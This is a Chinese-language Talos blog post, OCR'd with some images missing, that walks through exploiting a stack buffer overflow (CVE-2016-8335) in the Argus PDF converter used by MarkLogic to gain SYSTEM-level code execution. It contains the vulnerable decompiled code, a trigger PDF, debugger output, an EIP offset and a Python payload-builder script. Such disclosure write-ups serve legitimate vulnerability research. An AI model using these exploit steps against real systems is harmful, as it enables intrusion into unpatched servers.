
2017 年 9 月 14 日，星期四

深度剖析：通过 Argus PDF 转换器实现的 MarkLogic 漏洞攻击过程

本博文由 Marcin Noga 撰写。特别感谢 William Largent 提供的建议。


Talos 致力于发现各种软件漏洞，并本着负责任的态度定期披露这些漏洞。有时，我们会发布一些深度技术分析文章来讲解如何发现漏洞或其潜在影响。在以前的博文中，Talos 曾对 Lexmark Perceptive 文档过滤器进行深度剖析。本文将侧重于 MarkLogic 使用的另一个工具 - Argus PDF 转换器。该工具位于“Converters/cvtpdf”文件夹下，用于将 PDF 文件转换为基于 XML 的格式。本文将包含技术方面的内容，包括通过 Argus PDF 转换器发现漏洞并利用漏洞的过程。



这对 MarkLogic 到底有何影响？

在深入阅读之前，请先观看下面的视频。这段视频演示了 Windows 环境下对 Marklogic 8.0-5.5 进行的远程代码执行测试，最终结果是获得了“系统”级权限！

通过使用 Argus PDF 的 dll 文件和转换器二进制文件，我们可以在 Marklogic 目录的以下位置找到该转换器：



那么，我们要如何才能强制 MarkLogic 使用该转换器呢？每当 Marklogic 使用 XDMP API “pdf-convert”时，就会使用该转换器。

从该 API 的文档描述中，我们了解看到以下信息：

将 PDF 文件转换为 XHTML 格式。返回多个节点，包括一个 parts 节点、转换文档 xml 节点，以及任何其他文档部分（例如 css 文件和图像）。第一个节点为 parts 节点，其中包含转换后生成的所有部分的列表。

使用示例 - 我们尝试对一个来自不可信来源的 PDF 文档执行转换操作：

xdmp:pdf-convert(xdmp:document-get("http://evildomain.localhost.com/malicious.pdf"), "malicious.pdf")

当 MarkLogic 调用前面提到的“pdf-convert”API 时，MarkLogic 守护进程将启动“convert”二进制文件，并使用 Argus.dll 将 PDF 转换为 (x)html 格式。

更严重的影响

正如上面的漏洞攻击示例中提到的那样，在较新版本的 Windows 版 MarkLogic 中，“convert”组件是由 MarkLogic 启动的，而且在这个过程中权限不会降低，所以“convert”组件会以“系统”级权限执行转换任务！这将大大增加漏洞攻击成功的潜在影响，因为攻击者会自动获得最高级别的系统权限。

漏洞渗透测试

在对该产品进行研究的过程中，Talos 在 Iceni Argus PDF 库中发现了多个漏洞。在本文中，我们将使用 CVE-2016-8335 (TALOS-2016-0202) Iceni Argus ipNameAdd 代码执行漏洞来演示漏洞攻击过程，这是一个传统的、基于堆栈的缓冲区溢出漏洞。

Linux 版本

首先，我们来了解一下该转换器的 Linux 版本在转换恶意 PDF 文件时是如何工作的：

```
Analysing '/home/icewall/exploits/cvtpdf/config/conv.pdf'
Pages 1 to 1
*** stack smashing detected ***: /home/icewall/exploits/cvtpdf/convert terminated

Program received signal SIGABRT, Aborted.
[----------------------------------registers-----------------------------------]
EAX: 0x0
EBX: 0x5fde
ECX: 0x5fde
EDX: 0x6
ESI: 0x52 ('R')
EDI: 0xf7f0a000 --> 0x1aada8
EBP: 0xfffc5acc --> 0xf7ec2443 ("stack smashing detected")
ESP: 0xfffc5858 --> 0xfffc5acc --> 0xf7ec2443 ("stack smashing detected")
EIP: 0xf7fdacd9 (pop    ebp)
EFLAGS: 0x206 (carry PARITY adjust zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0xf7fdacd3:  mov    ebp,esp
   0xf7fdacd5:  sysenter
   0xf7fdacd7:  int    0x80
=> 0xf7fdacd9:  pop    ebp
   0xf7fdacda:  pop    edx
   0xf7fdacdb:  pop    ecx
   0xf7fdacdc:  ret
   0xf7fdacdd:  and    edi,edx
[------------------------------------stack-------------------------------------]
0000| 0xfffc5858 --> 0xfffc5acc --> 0xf7ec2443 ("stack smashing detected")
0004| 0xfffc585c --> 0x6
0008| 0xfffc5860 --> 0x5fde
0012| 0xfffc5864 --> 0xf7d8d687 (xchg   ebx,edi)
0016| 0xfffc5868 --> 0xf7f0a000 --> 0x1aada8
0020| 0xfffc586c --> 0xfffc5908 --> 0x0
0024| 0xfffc5870 --> 0xf7d90ab3 (mov    edx,DWORD PTR gs:0x8)
0028| 0xfffc5874 --> 0x6
[----------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGABRT
0xf7fdacd9 in ?? ()
gdb-peda$
```

在这种情况下，“convert”库已使用安全 Cookie 进行编译，可以增加漏洞攻击的难度，不过需要指出的是，这种保护机制在某些情况下可以被绕过。在 Talos 成员 Aleksander Nikolic 编写的绕过 MiniUPnP 堆栈粉碎保护一文中，就有一个很好的例子。

存在安全 Cookie 及校验和确认：


```
icewall@ubuntu:~/exploits/cvtpdf$ ~/tools/checksec.sh --dir .
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      FILE
No RELRO        Canary found      NX enabled    No PIE          No RPATH   No RUNPATH   ./convert
No RELRO        No canary found   NX enabled    No PIE          No RPATH   No RUNPATH   ./jbig2dec
icewall@ubuntu:~/exploits/cvtpdf$
```

在这里也可以看出，“convert”可执行文件不支持地址空间布局随机化 (ASLR)。

注意：在 linux 版转换器中，Argus 库已使用“convert”应用进行静态编译。

Windows 版本

下面，我们来看该转换器的 Windows 版本：



很好，没有任何堆栈 Cookie 保护，可以毫不费力地进行漏洞攻击。有关漏洞分类过程的更多信息，请参阅此处提供的具体建议。下面的步骤概括说明了存在漏洞的具体代码，以及如何触发该漏洞。

利用漏洞的步骤

1. 函数“ipNameAdd”中存在漏洞。

2. 存在漏洞的代码具体如下：

```
Line 1 int __cdecl ipNameAdd(char *src)
Line 2 {
Line 3   int v1; // esi@1
Line 4   int result; // eax@2
Line 5   int v3; // eax@5
Line 6   int v4; // esi@7
Line 7   char v5; // [esp+Ch] [ebp-11Ch]@1
Line 8   char dest[255]; // [esp+10h] [ebp-110h]@1
Line 9   int v7; // [esp+118h] [ebp-10h]@1
Line 10
Line 11  v7 = *MK_FP(__GS__, 20);
Line 12  strcpy(dest, src);
Line 13  v1 = rbtree_lookup(&v5, ipd[365]);
Line 14  if ( strlen(src) > 0xFF )
Line 15  {
Line 16    v3 = ipGStrGetStr("ipnametree.c", 0, "Name too long");
Line 17    icnErrorSet(28, v3);
Line 18    result = 0;
Line 19  }
```

第 12 行包含存在错误的 strcpy 调用

3. 攻击者创建不是常规“Name 对象”的“token”（数据类型可以是“整数”、“浮点数”或“十六进制字符串”），即可触发基于栈的缓冲区溢出漏洞，从而执行任意代码。
4. 示例 PDF 触发此漏洞。

```
%PDF-1.4
1 0 obj
<</Type /Catalog
/Pages 2 0 R
/MAGIC AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA(...)
>>
endobj
(...)
```

5. 溢出的“字符串”/字节链可以包含 [0x21-0xff] 范围内（除 0x80 外）的所有字符。

现在，我们已经掌握了所有必要的信息，可以开始进入漏洞攻击过程了。

漏洞攻击

循环模式

覆盖 RET 地址需要多少字节？

我们将使用带有 mona.py 插件的 Immunity Debugger 来确定这一点，然后生成循环模式，并替换 PDF 中造成溢出的“AAAA...”字符串。

conv.pdf


```
2  %PDF-1.4
3  1 0 obj
4  <</Type /Catalog
5  /Pages 2 0 R
6  >>
7  stream
8  Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac
```

Normal text file

```
0BADF00D [+] Command used:
0BADF00D !mona pc 400
0BADF00D Creating cyclic pattern of 400 bytes
0BADF00D Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad
0BADF00D [+] Preparing output file 'pattern.txt'
0BADF00D     - (Re)setting logfile pattern.txt
0BADF00D Note: don't copy this pattern from the log window, it might be truncated !
0BADF00D It's better to open pattern.txt and copy the pattern from the file
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.062000
```


!mona pc 400

重新运行转换器应用：



好极了！通过“!mona pattern_offset (po) eip”命令，我们成功地利用循环缓冲区覆盖了 EIP。我们获得了所需的信息：EIP 值位于偏移值 260。

我们可以尝试用我们控制的值来覆盖 EIP，以检验漏洞攻击能否成功：



```
class Payload:
    def __init__(self,pattern):
        self.__payload = create_string_buffer(pattern)

    def set(self,offset,value,size=4):
        self.__payload[offset:offset+size] = struct.pack("<I",value)

    def set_raw(self,offset,value):
        self.__payload[offset:offset+len(value)] = value

    def __str__(self):
        return self.__payload.value

if __name__ == "__main__":
    pattern  = file(PATTERN,'rb').read()        #Pattern file useful for development purpose
    template = file(TEMPLATE_PDF,'rb').read()   #Pdf template where we just put malicious "string"
    payload = Payload(pattern)

    payload.set(260,0x22334455) #EIP offset 260

    #Save exploit
    with file(EXPLOIT,'wb') as fw:
        payload = Template(template).substitute(payload=str(payload))
        fw.write(payload)
```

制定漏洞攻击策略


我们已经有了漏洞攻击方案，而且能够控制 EIP，接下来我们要分析加载的模型和实施的缓解措施，以确定如何能让漏洞攻击成功得手。

没有缓解措施？！没有数据执行保护 (DEP)！！！

这不是真的吧？可执行文件不支持 DEP/ASLR，所以这些模块没有使用这两种保护机制。这意味着，我们可以一边欣赏上世纪 90 年代的经典老歌，一边重温经典的 direct-ret jmp esp 漏洞攻击的魅力。要知道，现在可是 2017 年了！

Direct-RET 方法


通常，我们只需要找到“jmp esp”指令，并记住限制条件：



之所以使用“-x *”，是因为我们不用在意页面是否设置了“X（可执行）”权限。我们所使用的指针也有一些限制，不过为了简化操作，我们把它限制为“-cp alphanum”并抛出“-cpb \x20”。

生成 Shellcode


在生成 Shellcode 时，我们仍使用相同的限制条件：



这里需要指出的是，我们需要告诉编码器 Shellcode 的起始地址。在我们的示例中，该地址位于 ESP 寄存器中，我们通过“BufferRegister=ESP”指令把这个信息传递给编码器。

概念验证

现在，我们就能测试我们的漏洞攻击了：



总结

此次深度剖析清晰地介绍了发现漏洞以及将其转化为可用漏洞的过程。不过，存在漏洞并不意味着它可以轻易地成为漏洞攻击的武器，在大多数情况下，将漏洞变为攻击武器需要经历一番曲折。但是一旦漏洞可以成为武器，就能让漏洞的价值大大增加（具体视实际漏洞攻击所需的方法而定）。思科 Talos 将继续努力发现漏洞，并本着负责任的态度定期披露这些漏洞，敬请关注我们的更多深度剖析文章。

发布者：WILLIAM LARGENT；发布时间：3:38 PM
标签：深度剖析、漏洞攻击、TALOS、漏洞发现、漏洞研究